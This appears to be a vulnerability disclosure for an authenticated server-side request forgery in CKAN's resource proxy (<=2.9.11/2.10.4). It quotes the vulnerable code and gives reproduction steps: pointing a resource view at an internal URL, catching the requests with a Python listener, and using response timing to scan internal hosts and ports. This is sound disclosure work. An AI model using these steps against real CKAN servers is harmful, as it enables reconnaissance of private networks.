CKAN Authenticated SSRF <= 2.9.11/2.10.4

Vulnerability Information

Product: **Ckan**

Vendor: **https://github.com/ckan**

Affected Version(s): <= **2.9.11/2.10.4**


CVE ID: **TBD**

Description: **SSRF vulnerability in resource proxy functionality in Ckan <=2.9.11/2.10.4, allowing authenticated attackers to scan internal ports/hosts, and map the infrastructure environment.**

Vulnerability Type: **Server Side Request Forgery**

Root Cause: **User supplied property is not sanitized against common SSRF payloads when specifying the URL of external resources.**

Impact: **An authenticated attacker can scan ports/hosts of the internal network, and map the infrastructure environment. At the time of discovery, there were about 1000 instances on the Internet.**



Reproduction Steps

1. Use grep to search potential vulnerable code:

```
┌──(root㉿kali)-[~/Desktop/ckan]
└─# grep -iR "requests.get(" --include=*.py
ckan/model/license.py:                response = requests.get(license_url, timeout=timeout)
ckan/lib/search/__init__.py:        response = requests.get(
ckan/lib/search/__init__.py:        response = requests.get(url, timeout=timeout)
ckan/lib/captcha.py:    response = requests.get(recaptcha_server_name, params, timeout=timeout)
ckanext/resourceproxy/tests/test_proxy.py:            result = requests.get(url, timeout=30)
ckanext/resourceproxy/tests/test_proxy.py:        result = requests.get(url, timeout=30)
ckanext/resourceproxy/tests/test_proxy.py:            requests.get(url, timeout=1)
ckanext/resourceproxy/blueprint.py:            r = requests.get(url, timeout=timeout, stream=True)
ckanext/resourceproxy/blueprint.py:            r = requests.get(
ckanext/datapusher/logic/action.py:            r = requests.get(url,
```

2. Take a closer look into the code:

```
<...SNIP...>
    resource_id = data_dict[u'resource_id']
    log.info(u'Proxify resource {id}'.format(id=resource_id))
    try:
        resource = get_action(u'resource_show')(context, {u'id': resource_id})
    except logic.NotFound:
        return abort(404, _(u'Resource not found'))
    url = resource[u'url']

    parts = urlsplit(url)
    if not parts.scheme or not parts.netloc:
        return abort(409, _(u'Invalid URL.'))

    timeout = config.get('ckan.resource_proxy.timeout')
```

```
    max_file_size = config.get(u'ckan.resource_proxy.max_file_size')
    response = make_response()
    try:
        did_get = False
        r = requests.head(url, timeout=timeout)
        if r.status_code in (400, 403, 405):
            r = requests.get(url, timeout=timeout, stream=True)
<...SNIP...>
```

url is a user supplied property, and no input sanitization are employed.

3. To exploit the vulnerability, resource proxy plugin should be enabled:

https://docs.ckan.org/en/2.9/maintaining/data-viewer.html#resource-proxy

4. The vulnerability requires authentication, and the user should have specific permissions.

5. Add a view for a resource, specify the above internal URL.

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Image not found or type unknown

image.png
Image not found or type unknown

6. Access the view, we can see hit logs. Attacker induces the server to make a request on his behalf.

```
┌──(root㉿kali)-[~/Desktop]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.64 - - [12/Jul/2024 17:44:35] code 404, message File not found
192.168.1.64 - - [12/Jul/2024 17:44:35] "GET /ssrf_pwn HTTP/1.1" 404 -
```

7. Stop the HTTP listener, and switch to a TCP listener.

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8. Preview the view again, and the listener captures the access log against.

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Image not found or type unknown

Interestingly, since it is a non-http port, the preview keeps loading.

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The difference in response time can indicate whether a port is open, and whether the port is a http/https port. In this way, attackers can weaponize this vulnerability to scan internal network's hosts and ports.

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